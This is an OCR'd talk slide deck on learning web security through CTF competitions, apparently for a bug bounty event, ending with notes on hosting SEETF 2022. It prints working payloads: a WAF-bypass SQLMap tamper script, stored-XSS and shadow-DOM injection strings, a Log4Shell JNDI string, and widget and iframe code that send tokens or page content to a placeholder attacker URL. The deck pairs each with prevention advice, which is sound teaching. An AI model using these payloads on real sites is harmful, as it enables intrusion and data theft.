
Learn Hacking Through CTF Competitions

Div0 Bug Bounty Quarter

Zhang Zeyu
@zeyu2001 | zeyu2001.com

whoami

- **Student** — CS @ Cambridge, next year
- **Developer** — Full stack web development
- **Hacker** — Web security, vulnerability research
- **CTF Player** — Team Social Engineering Experts




15	Plaid Parliament of Pwning		344.665
16	FaKappa		314.913
17	Social Engineering Experts		309.804
18	zer0pts		307.573
19	⚔TSJ⚔		306.616

CTFtime 2022 Rankings


What is **Capture the Flag?**

Challenge X (Web) - 100 Points

Hack it



Proof that you hacked it



flag.txt

process.env.flag


SELECT * FROM flag

Submit the flag

Content

- Why CTFs can be **useless**
- Why CTFs can be **very useful**
- **Real-world** examples
- **Hosting** a CTF && lessons learnt


A gentle introduction



We’ve all seen a CTF like this before…

- **Web:** Run `gobuster` and `sqlmap`, rinse and repeat
- **Crypto:** Run it through 6 different filters on CyberChef
- **Forensics**: Open `.mp3` file in Sonic Visualizer, decode morse code


Don’t waste your time capturing RED flags!



But these CTFs also exist…

Web: Hacking the Shadow DOM (DiceCTF 2022)

- The shadow DOM normally cannot be accessed through JavaScript
- Some browser extensions use this as a security feature to store sensitive data



- A deprecated feature, **`document.execCommand`**, allows us to interact with a **`contenteditable`** element for HTML injection
- We could read the shadow DOM!

Document.execCommand()


Deprecated: This feature is no longer recommended. Though some browsers might still support it, it may have already been removed from the relevant web standards, may be in the process of being dropped, or may only be kept for compatibility purposes. Avoid using it, and update existing code if possible; see the compatibility table at the bottom of this page to guide your decision. Be aware that this feature may cease to work at any time.

```
find('selection within contenteditable element');
document.execCommand('insertHTML',false,'<svg/onload=console.log(this.parentElement.outerHTML)>');
```

Why CTFs can be **very useful**

Evolve with new technologies

- PHP (a few years ago) → NodeJS, Ruby on Rails, etc.
- Frontend frameworks, WASM
- New attack vectors — XS Leaks



- DEFCON 2021 Quals: **Chrome Extension**
- DEFCON 2022 Quals: **Remote Flutter Widgets**
- LINE CTF 2022: **Chrome Scroll-To-Text-Fragment**
- SEETF 2022: **WASM Heap Exploitation**
- Lots of CTFs nowadays: **Web3 (Smart Contracts)**

Why CTFs can be **very useful**

Think like a hacker

- Hard challenges often require a player to be **creative** and **resourceful**
- **A lot** of **RTFM** (Read The F***ing Manual)

Is it always “realistic”?

- Not really, but ***would*** you have been able to find the vulnerability if you came across it?
- It’s not about the specific exploit, but the process

How to find CTFs?


CTFtime.org → Upcoming Events

- **Weighted** events — these have a track record of at least 1 year (public voting)
- How many teams have expressed interest?

Name	Date	Format	Location	Weight	Notes	
SEETF 2022	04 June, 00:00 SGT — 06 June 2022, 00:00 SGT	Jeopardy	On-line	0.00		**93** teams will participate
XeroCTF 2022 - Teaser	04 June, 00:00 SGT — 05 June 2022, 00:00 SGT	Jeopardy	Tehran, Iran	0.00		**8** teams will participate
Break the Syntax CTF 2022	04 June, 00:00 SGT — 05 June 2022, 18:00 SGT	Jeopardy	On-line	23.36		**6** teams will participate
BCACTF 3.0	04 June, 08:00 SGT — 07 June 2022, 08:00 SGT	Jeopardy	On-line	24.33		**46** teams will participate
BSidesSF 2022 CTF	04 June, 08:00 SGT — 06 June 2022, 08:00 SGT	Jeopardy	On-line	23.94		**15** teams will participate
n00bzCTF	04 June, 21:00 SGT — 06 June 2022, 21:00 SGT	Jeopardy	On-line	0.00		**58** teams will participate

How to play CTFs?

- **Persistence** is key — don’t give up (24 hours to solve 1 challenge is normal)
- Don’t play with the **intention to win** — you’ll most likely be disappointed
- Look at writeups — GitHub, CTFtime, Discord



The ~~nerdy~~ interesting part

AWS WAF Default Settings — CTF.SG CTF 2022

Body

The part of the request that immediately follows the request headers, evaluated as plain text. This contains any additional data that is needed for the web request, for example, data from a form.

- In the console, you select this under the **Request option** choice **Body**, by selecting the **Content type** choice **Plain text**.
- In the API, in the rule's `FieldToMatch` specification, you specify `Body` to inspect the request body as plain text.

> ⚠ **Warning**
>
> Only the first 8 KB (8,192 bytes) of the request body are forwarded to AWS WAF for inspection. For information about how to manage this, see Web request body inspection.

You can also evaluate the body as parsed JSON. For information about this, see the sections that follow.

JSON body

The part of the request that immediately follows the request headers, evaluated as parsed JSON. The body contains any additional data that is needed for the web request, for example, data from a form. You can also evaluate the body as plain text. For information about this, see the preceding section.

- In the console, you select this under the **Request option** choice **Body**, by selecting the **Content type** choice **JSON**.
- In the API, in the rule's `FieldToMatch` specification, you specify `JsonBody`.

> ⚠ **Warning**
>
> Only the first 8 KB (8,192 bytes) of the request body are forwarded to AWS WAF for inspection. For information about how to manage this, see Web request body inspection.

AWS WAF Default Settings — CTF.SG CTF 2022


```
from lib.core.enums import PRIORITY
import re

__priority__ = PRIORITY.NORMAL

def dependencies():
    pass

def tamper(payload, **kwargs):
    return "a" * 8192 + payload
```

SQLMap tamper script that prepends 8192 "a"s to the SQLi payload



AWS WAF Default Settings — CTF.SG CTF 2022

Found a stored XSS through AWS WAF bypass!

Description:

[redacted] We are able to supply HTML input through the [redacted], and this is not sanitized to prevent XSS.

We can bypass the AWS WAF's XSS prevention mechanism by using a payload longer than 8192 bytes, because the firewall does not process anything after the first 8192 bytes. This is stated in the AWS documentation.

> Only the first 8 KB (8,192 bytes) of the request body are forwarded to AWS WAF for inspection. If you don't need to inspect more than 8 KB, you can guarantee that you don't allow additional bytes in by combining your statement that inspects the body of the web request with a size constraint rule statement that enforces an 8 KB max size on the body of the request.

```
POST /vuln HTTP/2
Host: vuln.site
Content-Length: 8328
Content-Type: application/json

{
        "vuln":"<p>a...(8,192 times)...a</p>
                <iframe><textarea></iframe><img src=x
                onerror=\"alert(document.domain)\">"
}
```

AWS WAF Default Settings — CTF.SG CTF 2022


English, please

Edge cases in WAF configurations can nullify their protections

Prevention

Know what you're doing — read the documentation!

Exploiting Remote Flutter Widgets — DEF CON CTF 2022



- RFW — a library for loading remote “widgets” from the Internet into the client application
- Application loads arbitrary widgets without URL validation
- Can we craft a malicious widget that exfiltrates sensitive data?

```
...
Column(
    children: [
        Row(children:
                Center(children:
                    [
                                Text(text: data.token),
                    ]
                )
        ),
        ApiMapper(
                url: '/api/token',
                jsonKey: 'new_token',
                dataKey: 'token',
                onLoaded: event 'api_post' {
                    path: '@OUR_URL',
                    body: {selection: data.token}
                }
        )
    ]
)
...
```

Exploiting Remote Flutter Widgets — DEF CON CTF 2022

English, please

Loading arbitrary code or markup from an untrusted source is dangerous

Prevention

Do not allow user input to directly control the location of resources

Exploiting Dynamic Renderers — ACSC 2021, SEETF 2022

Uses a headless browser e.g. Chromium to generate the *final* flat HTML (after DOM modifications by JavaScript)

Exploiting Dynamic Renderers — ACSC 2021, SEETF 2022

- Official Prerender.io documentation for Nginx integration
- Control the Prerender-ed application by setting `Host` request header
- Bypass IP-based access controls
- XSS within Chromium renderer — bypass Same Origin Policy!

```
# https://gist.github.com/thoop/8165802
set $prerender 0;
if ($http_user_agent ~* "googlebot|bingbot|yandex|baidusp
    set $prerender 1;
}
if ($args ~ "_escaped_fragment_") {
    set $prerender 1;
}
if ($http_user_agent ~ "Prerender") {
    set $prerender 0;
}
if ($uri ~* "\.(js|css|xml|less|png|jpg|jpeg|gif|pdf|doc|
    set $prerender 0;
}

resolver 8.8.8.8;

if ($prerender = 1) {
    rewrite .* /$scheme://$host$request_uri? break;
    proxy_pass http://prerender:3000;
}
if ($prerender = 0) {
    proxy_pass http://app:80;
}
```

Exploiting Dynamic Renderers — ACSC 2021, SEETF 2022

Can we read the internal endpoint **http://app/private.php** through the renderer?

(1) **http://ATTACKER_URL/first_step.html**: client-side redirect to (2)

(2) **http://localhost:3000**/render?url=**http://ATTACKER_URL/second_step.html**

<script> is stripped, but *not* event handlers

```
<html>
    <body>
        <iframe id="frame" src="http://localhost:3000/render?url=http://app/private.php" onload=
        "fetch(`http://ATTACKER_URL/${btoa(document.getElementById('frame').contentDocument.body.innerHTML)}`)">
        </iframe>
    </body>
</html>
```

(3) Internal URL: **http://localhost:3000**/render?url=**http://app/private.php**

By the Same Origin Policy, (2) can read (3) — but they are rendering two different origins!

Exploiting Dynamic Renderers — ACSC 2021, SEETF 2022

Impact: **SSRF through… XSS!**

$5,000 bug bounty

https://r2c.dev/blog/2020/exploiting-dynamic-rendering-engines-to-take-control-of-web-apps/

Exploiting Dynamic Renderers — ACSC 2021, SEETF 2022

English, please

IP-based access controls can get messy when multiple services are used

Prevention

IP address alone should not be used to protect access to sensitive data

More services = more complexity — beware of potential issues

PHP Non Binary Safe Functions — HXP CTF 2021

```php
$session = explode('|', $_COOKIE['session']);
if( ! hash_equals(crypt(hash_hmac('md5', $session[0], $secret, true), $salt), $salt.$session[1])) {
      exit();
}

$id = $session[0];
$mac = $session[1];
```

crypt

(PHP 4, PHP 5, PHP 7, PHP 8)

crypt — One-way string hashing

Warning This function is not (yet) binary safe!

PHP Non Binary Safe Functions — HXP CTF 2021

```
php > echo crypt("aaa", '$2a$07$usesomesillystringforsalt$');
$2a$07$usesomesillystringforepQfu8S9dFacjo963DCRXJ8LwwmFe8H6

php > echo crypt("aaa\x00aa", '$2a$07$usesomesillystringforsalt$');
$2a$07$usesomesillystringforepQfu8S9dFacjo963DCRXJ8LwwmFe8H6
```

PHP Non Binary Safe Functions — HXP CTF 2021

```php
$session = explode('|', $_COOKIE['session']);
if( ! hash_equals(crypt(hash_hmac('md5', $session[0], $secret, true), $salt), $salt.$session[1])) {
      exit();
}

$id = $session[0];
$mac = $session[1];
```

- Payload + **Secret Key** → HMAC: Needs to match our provided value
- MD5 has 128 bits = 2^{128} possible combinations → $\mathbf{1/2^{128}}$ chance to get it right
- But since `crypt` only processes the HMAC up to a **null byte**, there is actually only a $\mathbf{1/2^{8}}$ chance to find another payload that produces a HMAC that **starts with `\x00`**.

PHP Non Binary Safe Functions — HXP CTF 2021


English, please

Cryptographically-secure functions are not secure when used wrongly

Prevention

Know what you're doing — read the documentation!

Log4J CVE-2021-44228 – “who would write code like this?”



LiveOverflow video from 2017

Log4J CVE-2021-44228 — “who would write code like this?”

```java
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class HelloLog {

    private static final Logger logger = LogManager.getLogger();

    public static void main(String[] args) {

        string userInput = "${jndi:ldap://liveoverflow.com/support}";

        logger.info("Hello {}", userInput);

    }
}
```

Log4J CVE-2021-44228 — “who would write code like this?”

English, please

“Format string” vulnerabilities are not unique to C-style languages


Prevention

Use static format strings and templates — never allow direct user input

New Attack Vectors — XS Leaks

`http://vulnerable.site#:~:text=match`

- “Lazy” loading means that the image will only be loaded if the user has scrolled near / past it
- Chrome’s new **Scroll to Text Fragment (STTF)** allows us to link **directly to a text fragment on the page**
- The browser will automatically **scroll** to the text fragment if it exists




Data we want to steal

Title Todo — Line CTF 2022

New Attack Vectors — XS Leaks


`#:~:text=match`




Browser automatically scrolls to **match**

Detect image loading through proxy caching or HTTP callback

`#:~:text=no match`



Browser does not scroll past image



Lazy-loaded image does not need to be loaded yet

Title Todo — Line CTF 2022

New Attack Vectors — XS Leaks

Other XS Leaks techniques

- Detecting error status codes (e.g. 404 vs 200)
- Detecting client-side and server-side redirects
- Detecting if a particular element ID exists
- and more…

XS Leaks often answer yes / no questions (an oracle)

Impact

Steal sensitive information without the need for XSS or CSRF

e.g. if `http://vulnerable.site/my-stuff?search=private` returns 404 when not found, this oracle can be used to bruteforce letters of the alphabet and extract information

New Attack Vectors — XS Leaks

English, please

Client-side attacks are not just restricted to XSS and CSRF

Prevention

50% — browser's responsibility

50% — use of secure headers and `SameSite` cookies


never trust arbitrary markup even if it's not XSS


Hosting a CTF

SEETF 2022 — Overview

2053 users registered
1206 teams registered
1270 IP addresses


35227 total possible points
58 challenges
Sourceless Guessy Web (Baby Flag) has the most solves with 435 solves
Modifiability has the least solves with 1 solves





Difficulty Calibration

- There needed to be an **even spread** of difficulty
  - Sufficient beginner-friendly challenges to let beginners learn something
  - Sufficient difficult challenges (normally at least one challenge per category with no or little solves)
- Beginner-friendly challenges included links to helpful resources
- Actual difficulty is tough to predict — **dynamic scoring** is very useful



Secure and Resilient CTF Infrastructure


First things first: **Containerized** applications are a must.

Docker Compose	**Kubernetes**
Simple to set up	More complex to set up
Horizontal scaling requires providing participants with multiple backup IP addresses	A single load balancer automatically forwards traffic to one of the *replicas*
Scaling has to be done manually	Increase number of *nodes* and *replicas* very easily. Pod *autoscaling* is also an option.

Cloudflare

- Cloudflare **cached** most requests to our CTFd (submission platform) server, so the actual load was significantly reduced

- **JavaScript challenge / CAPTCHA** blocked many suspicious requests




Kubernetes Challenge Cluster

A quick primer on Kubernetes…

